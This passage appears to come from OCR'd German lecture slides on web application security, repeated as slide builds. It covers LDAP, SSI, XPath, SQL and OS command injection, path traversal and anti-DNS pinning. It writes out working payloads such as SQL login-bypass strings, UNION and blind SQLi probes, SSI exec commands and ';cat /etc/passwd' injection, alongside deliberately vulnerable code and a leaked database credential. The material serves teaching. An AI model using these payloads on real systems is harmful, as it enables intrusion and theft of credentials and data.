     Response.Write("<b>Invalid request. Please specify a valid user name</b><br>")
     Response.End()
end if
filter = "(uid=" + CStr(userName) + ")" ' Suche nach User
'LDAP Object erzeugen und Base DN setzen
Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
ldapObj.ServerName = LDAP_SERVER
ldapObj.DN = "ou=people,dc=spilab,dc=com"
'Suchfilter setzen
ldapObj.SearchFilter = filter
ldapObj.Search
'User Informationen zeigen
While ldapObj.NextResult = 1
     Response.Write("<p>")
     Response.Write("<u>User information for : "+ ldapObj.AttrValue(0) + "</u><br>")
     For i = 0 To ldapObj.AttrCount - 1
          Response.Write(ldapObj.AttrType(i) + " = " + ldapObj.AttrValue(i) + "<br>" )
     Next
     Response.Write("</p>")
Wend
%>
</body></html>
```

Request:
http://beispiel.de/a.vbs?user=*

LDAP Injection

```
<html><body>
<%@ Language=VBScript %>
<%
Dim userName
Dim filter
Dim ldapObj
Const LDAP_SERVER = "ldap.example"
userName=Request.QueryString("user")
if( userName = "" ) then
     Response.Write("<b>Invalid request. Please specify a valid user name</b><br>")
     Response.End()
end if
filter = "(uid="*")" ' Suche nach User
'LDAP Object erzeugen und Base DN setzen
Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
ldapObj.ServerName = LDAP_SERVER
ldapObj.DN = "ou=people,dc=spilab,dc=com"
'Suchfilter setzen
ldapObj.SearchFilter = filter
ldapObj.Search
'User Informationen zeigen
While ldapObj.NextResult = 1
  Response.Write("<p>")
  Response.Write("<u>User information for : "+ ldapObj.AttrValue(0) + "</u><br>")
  For i = 0 To ldapObj.AttrCount - 1
    Response.Write(ldapObj.AttrType(i) + " = " + ldapObj.AttrValue(i) + "<br>" )
  Next
  Response.Write("</p>")
Wend
%>
</body></html>
```

Request:
http://beispiel.de/a.vbs?user=*

SSI Injection

SSI Injection (= Server Side Includes) erlaubt im Falle ungenügender Filterung dem Angreifer Code zu senden, der später im Kontext des Servers ausgeführt wird. Beispiel:

```
<!--#exec cmd="/bin/ls /"-->

<!--#INCLUDE VIRTUAL="/config"-->
```

XPath Injection

XPath 1.0 wird benutzt, um auf Teile innerhalb eines XML-Dokuments zu verweisen (analog Anker in HTML). Die Syntax ist ähnlich SQL.

Beispielabfrage User/Passwort:

```
string(//user[name/text()='jdoe' and
password/text()='eris23']/account/text())
```

XPath Injection

```
XmlDocument XmlDoc = new XmlDocument();
XmlDoc.Load("...");
XPathNavigator nav = XmlDoc.CreateNavigator();

XPathExpression expr =
  nav.Compile("string(//user[name/text()
     ='"+TextBox1.Text+"' and password/text(
     ='"+TextBox2.Text+ "']/account/text())");

String account=Convert.ToString(nav.Evaluate(expr));

if (account=="") {
    // Name/Passwort Paar wird gefunden –
    // Login failed!
} else {
    // Account gefunden -> Login erlaubt.
    // weiter in der Applikation
}
```

XPath Injection

```
XmlDocument XmlDoc = new XmlDocument();
XmlDoc.Load("...");
XPathNavigator nav = XmlDoc.CreateNavigator();

XPathExpression expr =
  nav.Compile("string(//user[name/text()
    ='"+TextBox1.Text+"' and password/text(
    ='"+TextBox2.Text+ "']/account/text())");

String account=Convert.ToString(nav.Evaluate(expr));

if (account=="") {
    // Name/Passwort Paar wird gefunden –
    // Login failed!
} else {
    // Account gefunden -> Login erlaubt.
    // weiter in der Applikation
}
```

XPath Injection

Input *(nicht validiert)*:

TextBox1 = ' or 1=1 or ''='
TextBox2 = xyzbla

XPath Injection

Input *(nicht validiert)*:

TextBox1 = ' or 1=1 or ''='
TextBox2 = xyzbla

```
string(//user[name/text()='' or 1=1 or ''=''
and password/text()='xyzbla']/account/text())
```

XPath Injection

Input *(nicht validiert)*:

TextBox1 = ' or 1=1 or ''='
TextBox2 = xyzbla

```
string(//user[name/text()='' or 1=1 or ''=''
and password/text()='xyzbla']/account/text())
```

```
string(//user/account/text())
```

SQL Injection (I)

```
SQLQuery = "
  SELECT
      Username FROM Users
  WHERE
      Username = '" & strUsername & "' AND
      Password = '" & strPassword & "'
"
strAuthCheck = GetQueryResult(SQLQuery)
```

SQL Injection (I)

```
SQLQuery = "
   SELECT
       Username FROM Users
   WHERE
       Username = '" & strUsername & "' AND
       Password = '" & strPassword & "'
"
strAuthCheck = GetQueryResult(SQLQuery)
```

SQL Injection (I)

```
strUsername: ' OR ''='
strPassword: ' OR ''='
```

SQL Injection (I)

```
strUsername: ' OR ''='
strPassword: ' OR ''='

SQLQuery = "

  SELECT
      Username FROM Users
  WHERE
      Username = '' OR ''='' AND
      Password = '' OR ''=''

"
```

SQL Injection (2)

Injection mit UNION SELECT (MSSQL):

SQL Injection (2)

Injection mit UNION SELECT (MSSQL):

```
http://beispiel.de/artikel.asp?ID=2+union
+all+select+name+from+sysobjects
```

SQL Injection (2)

Injection mit UNION SELECT (MSSQL):

```
http://beispiel.de/artikel.asp?ID=2+union
+all+select+name+from+sysobjects
```

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL
Server]All queries in an SQL statement
containing a UNION operator must have an
equal number of expressions in their
target lists.
```

SQL Injection (3)

Beispiel mit Blind SQL Injection:

SQL Injection (3)

Beispiel mit Blind SQL Injection:

```
http://beispiel/artikel.asp?ID=2
http://beispiel/artikel.asp?ID=2+and+1=1
```

SQL Injection (3)

Beispiel mit Blind SQL Injection:

```
http://beispiel/artikel.asp?ID=2
http://beispiel/artikel.asp?ID=2+and+1=1
```

Beide Abfragen sollten dasselbe Ergebnis liefern (1=1 ist immer wahr)

SQL Injection (3)

Beispiel mit Blind SQL Injection:

```
http://beispiel/artikel.asp?ID=2
http://beispiel/artikel.asp?ID=2+and+1=1
```

Beide Abfragen sollten dasselbe Ergebnis liefern (1=1 ist immer wahr)

```
http://beispiel/artikel.asp?ID=2+and+1=0
```

SQL Injection (3)

Beispiel mit Blind SQL Injection:

```
http://beispiel/artikel.asp?ID=2
http://beispiel/artikel.asp?ID=2+and+1=1
```

Beide Abfragen sollten dasselbe Ergebnis liefern
(1=1 ist immer wahr)

```
http://beispiel/artikel.asp?ID=2+and+1=0
```

Sollte einen Fehler geben
(1=0 ist immer unwahr)

OS Commanding (I)

```
# Perl Statement zum Öffnen eines Listings
# des Verzeichnisses $template
open(FILE, $template)
```

OS Commanding (I)

```
# Perl Statement zum Öffnen eines Listings
# des Verzeichnisses $template
open(FILE, $template)
```

URL der Applikation:

```
http://beispiel/cgi-bin/show.pl?
  name=Foo&template=tmp1.txt
```

OS Commanding (I)

```
# Perl Statement zum Öffnen eines Listings
# des Verzeichnisses $template
open(FILE, $template)
```

URL der Applikation:

```
http://beispiel/cgi-bin/show.pl?
  name=Foo&template=tmp1.txt
```

OS Commanding (I)

```
# Perl Statement zum Öffnen eines Listings
# des Verzeichnisses $template
open(FILE, $template)
```

URL der Applikation:

```
http://beispiel/cgi-bin/show.pl?
  name=Foo&template=tmp1.txt

http://beispiel/cgi-bin/show.pl?
  name=Foo&template=/bin/ls|
```

OS Commanding (I)

```
# Perl Statement zum Öffnen eines Listings
# des Verzeichnisses $template
open(FILE, $template)
```

URL der Applikation:

```
http://beispiel/cgi-bin/show.pl?
  name=Foo&template=tmp1.txt

http://beispiel/cgi-bin/show.pl?
  name=Foo&template=/bin/ls|

==> open(FILE, "/bin/ls|")
```

OS Commanding (2)

```
# PHP Statement zum Öffnen eines Listings
# des Verzeichnisses $dir
exec("ls -la $dir",$lines,$rc);
```

OS Commanding (2)

```
# PHP Statement zum Öffnen eines Listings
# des Verzeichnisses $dir
exec("ls -la $dir",$lines,$rc);
```

URL der Applikation:

```
http://beispiel/directory.php?
  dir=foodir
```

OS Commanding (2)

```
# PHP Statement zum Öffnen eines Listings
# des Verzeichnisses $dir
exec("ls -la $dir",$lines,$rc);
```

URL der Applikation:

```
http://beispiel/directory.php?
  dir=foodir
```

OS Commanding (2)

```
# PHP Statement zum Öffnen eines Listings
# des Verzeichnisses $dir
exec("ls -la $dir",$lines,$rc);
```

URL der Applikation:

```
http://beispiel/directory.php?
  dir=foodir

http://beispiel/directory.php?
  dir=%3Bcat%20/etc/passwd
```

OS Commanding (2)

```
# PHP Statement zum Öffnen eines Listings
# des Verzeichnisses $dir
exec("ls -la $dir",$lines,$rc);
```


URL der Applikation:

```
http://beispiel/directory.php?
  dir=foodir

http://beispiel/directory.php?
  dir=%3Bcat%20/etc/passwd

exec("ls -la ;cat /etc/passwd",$lines,$rc);
```

Information Disclosure

- Directory Indexing
  Funktion des Webservers, die bei fehlender Standard-Datei ein Dateilisting zeigt
- Information Leakage *
  Senden sensibler Daten wie Kommentare, Source Code oder Fehlermeldungen, die Informationen über das System erhalten
- Path Traversal *
  Manipulation der URL um auf dem Server Resourcen zu finden
- Predictable Resource Location
  Inhalte durch Raten aufspüren

Information Leakage




```
<?php

function tailrank_mysql_connect() {

    mysql_connect( "db1.tailrank.com:3306", "blogindex_oldpwd", "p3ac3" )
        || die (mysql_error());

    mysql_select_db( "blogindex" );

}

?>
```

Path Traversal


- gegen einen Webserver
  ```
  http://beispiel/../../../../../some/file
  http://beispiel/..%255c..%255c..%255csome/file
  http://beispiel/..%u2216..%u2216some/file
  ```
- gegen eine Webanwendung
  ```
  Original: http://beispiel/foo.cgi?home=index.htm
  Angriff:  http://beispiel/foo.cgi?home=foo.cgi
  ```
- gegen eine Webanwendung mit besonderen Zeichen
  ```
  Original: http://beispiel/scripts/foo.cgi?
  page=menu.txt
  Angriff:  http://beispiel/scripts/foo.cgi?
  page=../scripts/foo.cgi%00txt
  ```

Logische Fehler


- Abuse of Functionality
  Missbrauch von Funktionen und Eigenschaften der Webseite für andere Zwecke als gedacht
- Denial of Service
  Verhindern von normaler Aktivität
- Ungenügende Anti-Automation
  Erlaubt automatisierte Ausführung von Funktionalität, die eigentlich manuell gedacht ist
- Ungenügende Process Validation
  Erlaubt Umgehung des vorgesehenen Ablaufs

JavaScript und AJAX Security

Unterschied “klassisch”



und “AJAX Driven”



JavaScript Sicherheitsmodell

- Sandbox-Konzept
  Zugriff auf die Browser-Objekte (Fenster, Dokument, eigene Funktionen) -- kein Zugriff auf Dateisystem oder Request
- Same Origin Policy
  http://firma.de/index.html ===> Zugriff:

http://firma.de/dir/index.html	✓
http://firma.de/dir2/bla.html	✓
https://firma.de/index.html	✗
http://firma.de:81/dir/etc.html	✗
http://www.firma.de/dir/other.html	✗

- DNS Pinning
  Speichern des DNS Host Lookups (bis zum Ende der Browser-Session)

Umgehung des Sicherheitsmodells

- Anti-DNS Pinning (Tricking Host Origination: IP zwischen den Requests wechseln) *
- Proxy Request Spoofing (Web Cache Poisoning)
- JavaScript lässt die Möglichkeit, Methoden und Funktionen zu Überschreiben (z.B. Prototype Hijacking)
- Cross Domain XHR (z.B. mit Dojo)
- FlashXHR *

Anti-DNS Pinning

Anti-DNS Pinning

(1) Opfer lädt Script von angreifer.de.

Anti-DNS Pinning

(1) Opfer lädt Script von angreifer.de.

(2) Der Angreifer ändert den DNS-Eintrag für angreifer.de auf eine andere Adresse (z.B. 127.0.0.1) mit sehr kurzer Lifetime.

Anti-DNS Pinning

(1) Opfer lädt Script von angreifer.de.

(2) Der Angreifer ändert den DNS-Eintrag für angreifer.de auf eine andere Adresse (z.B. 127.0.0.1) mit sehr kurzer Lifetime.

(3) Der Angreifer beendet auf der ursprünglichen IP den Webserver (oder macht den Port irgendwie anderes unerreichbar).

Anti-DNS Pinning

(1) Opfer lädt Script von angreifer.de.

(2) Der Angreifer ändert den DNS-Eintrag für angreifer.de auf eine andere Adresse (z.B. 127.0.0.1) mit sehr kurzer Lifetime.

(3) Der Angreifer beendet auf der ursprünglichen IP den Webserver (oder macht den Port irgendwie anderes unerreichbar).

(4) Das Script benutzt einen Timed Event (setIntervall or setTimeout) und lädt die Webseite von angreifer.de.

Anti-DNS Pinning

(1) Opfer lädt Script von angreifer.de.

(2) Der Angreifer ändert den DNS-Eintrag für angreifer.de auf eine andere Adresse (z.B. 127.0.0.1) mit sehr kurzer Lifetime.

(3) Der Angreifer beendet auf der ursprünglichen IP den Webserver (oder macht den Port irgendwie anderes unerreichbar).

(4) Das Script benutzt einen Timed Event (setIntervall or setTimeout) und lädt die Webseite von angreifer.de.

(5) Der Browser des Opfers versucht sich zur alten IP zu verbinden. Da der Webservice nicht mehr zu finden ist, wird der Request zurückgewiesen.

Anti-DNS Pinning

(1) Opfer lädt Script von angreifer.de.

(2) Der Angreifer ändert den DNS-Eintrag für angreifer.de auf eine andere Adresse (z.B. 127.0.0.1) mit sehr kurzer Lifetime.

(3) Der Angreifer beendet auf der ursprünglichen IP den Webserver (oder macht den Port irgendwie anderes unerreichbar).

(4) Das Script benutzt einen Timed Event (setIntervall or setTimeout) und lädt die Webseite von angreifer.de.

(5) Der Browser des Opfers versucht sich zur alten IP zu verbinden. Da der Webservice nicht mehr zu finden ist, wird der Request zurückgewiesen.

(6) Deswegen verwirft der Browser des Opfers das DNS Pinning und macht einen neuen DNS Request, der diesmal die neue Adresse (in dem Beispiel 127.0.0.1) ergibt.

Anti-DNS Pinning

(1) Opfer lädt Script von angreifer.de.

(2) Der Angreifer ändert den DNS-Eintrag für angreifer.de auf eine andere Adresse (z.B. 127.0.0.1) mit sehr kurzer Lifetime.

(3) Der Angreifer beendet auf der ursprünglichen IP den Webserver (oder macht den Port irgendwie anderes unerreichbar).

(4) Das Script benutzt einen Timed Event (setIntervall or setTimeout) und lädt die Webseite von angreifer.de.


(5) Der Browser des Opfers versucht sich zur alten IP zu verbinden. Da der Webservice nicht mehr zu finden ist, wird der Request zurückgewiesen.

